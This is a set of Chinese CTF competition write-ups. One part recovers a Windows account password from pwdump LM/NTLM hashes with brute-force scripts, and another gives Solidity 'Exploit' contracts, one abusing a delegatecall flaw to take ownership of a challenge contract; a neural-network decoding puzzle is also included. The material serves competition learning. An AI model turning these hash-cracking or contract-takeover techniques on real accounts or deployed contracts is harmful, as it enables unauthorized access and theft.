这导致真的有人可以把密码看出来，本题目的一血队伍就是纯看出来的。看完题解后，觉得这道题目还是不放hit会比较好，因为大家真的能看见。这道题目输就输在自己心软了，给了部分密码。

来自戈 刂氵 彳亍队伍的完全预期解：

还好不是完全视频审计...

https://zhidao.baidu.com/question/100299940.html

先按照上面的链接，从pr导出每一帧图片。

然后从最后提取出flag的hash。

先以密码学课设为基础写一个LM-HASH。

```python
magic = b'KGS!@#$%'
def lm_hash(passwd):
    # 用户的密码转换为大写，并转换为16进制字符串
    passwd = passwd.upper().encode('utf-8')
    pswd = ''
    for i in passwd:
        pswd += hex(i)[2:].rjust(2, '0')
    passwd = pswd
    str_len = len(passwd)

    # 密码不足14字节将会用0来补全
    if str_len < 28:
        passwd = passwd.ljust(28, '0')

    # 固定长度的密码被分成两个7byte部分
    t_1 = passwd[0:14]
    t_2 = passwd[14:]

    # 每部分转换成比特流，并且长度位56bit，长度不足使用0在左边补齐长度
    t_1 = bin(int(t_1, 16)).lstrip('0b').rjust(56, '0')
    t_2 = bin(int(t_2, 16)).lstrip('0b').rjust(56, '0')

    # 再分7bit为一组末尾加0，组成新的编码
    t_1 = Zero_padding(t_1)
    t_2 = Zero_padding(t_2)
    t_1 = hex(int(t_1, 2))
    t_2 = hex(int(t_2, 2))
    t_1 = t_1[2:].rjust(16,'0')
    t_2 = t_2[2:].rjust(16,'0')
    t_1 = i2b(int(t_1,16),8)
    t_2 = i2b(int(t_2,16),8)


    a = DES()
    a.generateKey(t_1)
    LM_1 = a.aBlockEncode(magic)
    a.generateKey(t_2)
    LM_2 = a.aBlockEncode(magic)
```

由于LM-HASH不区分大小写，枚举量可以少一些，根据视频，发现密码是14位，分前7位和后7位枚举，同时结合hint可以各自找到至少5位，注释里的是枚举，两次循环即可。然后交不对，后面写了一个二进制枚举大小写，来测试NT-HASH，但就是全部小写，后来发现是MD5写了个bug，最后4块拼起来没有前补0，改了就对了。

```python
dic = []
for i in range(32,97):
    dic.append(chr(i))
for i in range(123,127):
    dic.append(chr(i))
s='1999FLAG1'
'''
for i in dic:
    print(i)
    for j in dic:
            sr = s+i+j+'7er'
            if lm_hash(sr)[27:] == "DEE73":
                print(i,j,sr)
'''
passwd = '1999flag1227er'
sta = [4,5,6,7,12,13]
for i in range(2**6):
    cur = list(passwd)
    for j in range(6):
        if i & (1 << j) == 1:
            cur[sta[j]]=cur[sta[j]].upper()
        else:
            cur[sta[j]]=cur[sta[j]].lower()
    upass = ''.join(cur).encode('utf-16')[2:]
    curs = hashlib.new('md4',upass).hexdigest()
    if curs[0:4] == 'f54a':
        print(curs)
        print(''.join(cur))


m = MD5()
print('CUMTCTF{'+m.hash(passwd.encode('utf-8')).lower()+'}')
```

来自矿大梦之队的半预期解：

给了一段视频，拍的很不清晰

先是一个win7开机登录页面，一个人输入了密码，应该是输错了，又都删了。然后第二次输入密码，点击登录成功。然后，用pwdump工具获得了当前win7的口令。发现有多个用户的口令。

题干说 flag为：CUMTCTF{+账户flag密码的md5值（32位小写）+}

于是重点关注flag账户那一行：

Flag:1000:32b2e7cfe24f673139251c6f310dee73:f54a332cd6984f0e6ef94904e7773d23

lm哈希为32b2e7cfe24f673139251c6f310dee73

Ntlm哈希为f54a332cd6984f0e6ef94904e7773d23

还给了一个hint：

V：老维，最近接了个活，需要换一对义眼，你这有新货嘛。 维克多：你上次的钱还没还呢，不给！但是我可以帮你看看。这个密码前三位是“199”，最后3位是“7er”剩下的就靠你自己了。

现在开始破解密码：

那就把键盘输入的内容记录下来不就好了。但是视频非常模糊，还有加速。

正式开始：

先将视频降速，原视频速度非常快，降速视频我已经处理好了，并放到了biliBili上。网站如下：

https://www.bilibili.com/video/BV1Et4y1B7Co

可以看到密码是14位，hint中说了前三位是“199”，最后3位是“7er”。

1	**9**	**9**								**7**	**e**	**r**	

经过视频观察发现：

1	**9**	**9**		**f**	**l**		**g**	**1**	**2**	**2**	**7**	**e**	**r**

其中有两位实在是看不清，其中第7位猜测是a，后来证明确实是a。

找了个lmhash ntlmhash生成网站，

https://www.baidu.com/link?url=yETFMZbP-EmTW5kST5nX9hudHDSdpMsBJ4rSFOjE731yhMn0KQMOWA0iX9P6xQcc&wd=&eqid=b39dfd4d000f834e000000026013f205

将猜测的密码进行加密

发现后半段g1227er的lmhash符合题目要求，说明后半段g1227er是正确的。

既然有两位看不清那就把这两位全部试一遍，看看哪个符合就可以了。

PwDump Format:

```
1999fl[g1227er::CBB574690F709B4A39251C6F310DEE73:D29360FF560B2C12D1866D5D1EC2CD3C:::
1999fl\g1227er::7A37B24FEF74CC4D39251C6F310DEE73:2E324AEFB431E4BBC9F22ED26AF6341B:::
1999fl]g1227er::546CCCF16783C85A39251C6F310DEE73:9ADB4AB8BA7674098F7EFE4C8FA6E38C:::
1999fl^g1227er::7FD4C9DD1A72329439251C6F310DEE73:8CAF6C634E0644F27417262C52E121B2:::
1999fl_g1227er::AA8ABB73EEEE5B7A39251C6F310DEE73:CAD102672317F132EE0981B52B016D53:::
1999fl`g1227er::89C6EC39C6E1BED339251C6F310DEE73:E58A9ED870754BCB2B91C2C5855FE5AE:::
1999flag1227er::32B2E7CFE24F673139251C6F310DEE73:F54A332CD8984F0E6EF94904E7773D23:::
1999flbg1227er::91CD90112104E1D939251C6F310DEE73:43F5DC2FAC6D21D52B2FAE1E92FF2C39:::
1999flcg1227er::4DF4E3FD3BDEFF8639251C6F310DEE73:B3EB34F14F792AAF92FA8B77A9000775:::
1999fldg1227er::2208E4D799C8A5DC39251C6F310DEE73:67D99C2A75828B33D371D5D7EF4B406A:::
1999fleg1227er::DF4EA77627670AF739251C6F310DEE73:4513BA99A930311D0109B4DA61868EE0:::
1999flfg1227er::A0E8073834DDFF8A39251C6F310DEE73:D3D780D833136ACE50FF042DCAF9C5D8:::
1999flgg1227er::2C50E010659A852339251C6F310DEE73:330E36E12C240698656AC6A43BE639CC:::
1999flhg1227er::CD53B9D7F5ABF50C39251C6F310DEE73:7225A4FE4EF11C456A7D5C0B2BB64CA3:::
1999flig1227er::7E727026EBA9E9D439251C6F310DEE73:AEEB6738F4EF7E6914DADD9946835B41:::
1999fljg1227er::369FA94DAD950BDC39251C6F310DEE73:6022C8442DD6978037E3278F3792CA1C:::
```

完全非预期解：

1.使用ffmpeg将视频逐帧分解成110张jpg格式的图片

2.已有提示前三位为199 最后三位为7er 中间几位可通过jpg图片挨个找出（从第35张图片开始）

3.将得到的14位密码进行MD5加密 得到32位小写


helloBlockchain

区块链入门，主要想让大家学习一下如何装钱包。


来自寒假真快乐队伍的题解：

首先安装metamask这个插件

然后访问http://remix.ethereum.org把题目源码和题目地址填入



点击左边第三个按钮，然后就会出现如下对话框



在at address处填入题目给的合约地址

通过审计代码可以找到只要在getflag输入自己的邮箱就可以触发getflag事件

补充，除了可以使用源码合约直接于目标合约进行交互，也可以实例化合约，采用合约与合约的交互方式。

```
pragma solidity ^0.5.13;
contract HelloWorld{//虚合约
    function getflag(string memory email) public returns(string memory);
}
contract Exploit {//攻击合约
    HelloWorld instance;
    constructor()public{//构造函数
        address _parm = 0x3b3f5c608d1c8AF28635817A937911F91EC68f24;
        instance = HelloWorld(_parm);//实例化目标合约
    }
    function getflag(string memory email) public returns(string memory){
        return instance.getflag(email);
    }
```

```
}
```

easyblock

简单的合约漏洞利用，漏洞函数delegatecall。

> `delegatecall` 与 `call` 功能类似，区别在于 `delegatecall` 仅使用给定地址的代码，其它信息则使用当前合约(如存储，余额等等)。注意 `delegatecall` 是危险函数，它可以完全操作当前合约的状态

所以我们只需要先调用漏洞函数，将我们的合约地址传入own即可得到触发事件的条件。

```
pragma solidity ^0.4.23;
contract hanker{//虚合约
    function getflag(string memory email) public;
    function setname(uint _timeStamp) public;
}
contract Exploit {//攻击合约
    hanker instance;
    constructor()public{//构造函数
        address _parm = 0x7676DF306B37f6D005b328809f453BDE0725245D;
        instance = hanker(_parm);//实例化目标合约
    }
    function getflag(string memory email) public returns(string memory){
        instance.getflag(email);
    }
    function setname(uint _mlc){
        instance.setname(_mlc);
    }
}
```

ez_ann

已经给出了解密函数，通过权值训练神经网络，解题的时候通过python正则表达式爆破即可

```
import torch
import torch.nn as nn
import torch.nn.functional as F
class Net(nn.Module):
    def __init__(self):
        super(Net, self).__init__()
        # 1 input image channel, 6 output channels, 3x3 square convolution
        # kernel
        self.conv1 = nn.Conv2d(1, 6, 3)
        self.conv2 = nn.Conv2d(6, 12, 3)
        # an affine operation: y = Wx + b
        self.fc1 = nn.Linear(48, 128)  # 6*6 from image dimension
        self.fc2 = nn.Linear(128, 26)
    def forward(self, x):
        # Max pooling over a (2, 2) window
        x = F.relu(self.conv1(x))
        # If the size is a square you can only specify a single number
        x = F.relu(self.conv2(x))
        x = x.view(-1, self.num_flat_features(x))
        x = F.relu(self.fc1(x))
        x = self.fc2(x)
```

```
        return x
    def num_flat_features(self, x):
        size = x.size()[1:]  # all dimensions except the batch dimension
        num_features = 1
        for s in size:
            num_features *= s
        return num_features
net = Net()
net.load_state_dict(torch.load("./weight.pt"))
net.eval()
characters = "abcdefghijklmnopqrstuvwxyz ."
def decode(cipher):
    cipher = [int(i) for i in list(cipher)]
    cipher = torch.tensor(cipher, dtype=torch.float32).view(1, 6) / 10. - 0.5
    cipher = torch.cat([cipher for _ in range(6)], dim=0).view(1, 1, 6, 6)
    text =  (net(cipher) + 0.5) * 28
    text = [round(float(i)) for i in text[0]]
    ans = ""
    for i in text:
        ans += characters[i]
    return ans

import re

partten = re.compile(r"you are.*eye")
for cipher in range(100000, 999999):
    cipher = str(cipher)
    if partten.match(decode(cipher)):
        print("The text is: ", partten.match(decode(cipher))[0])
        break
```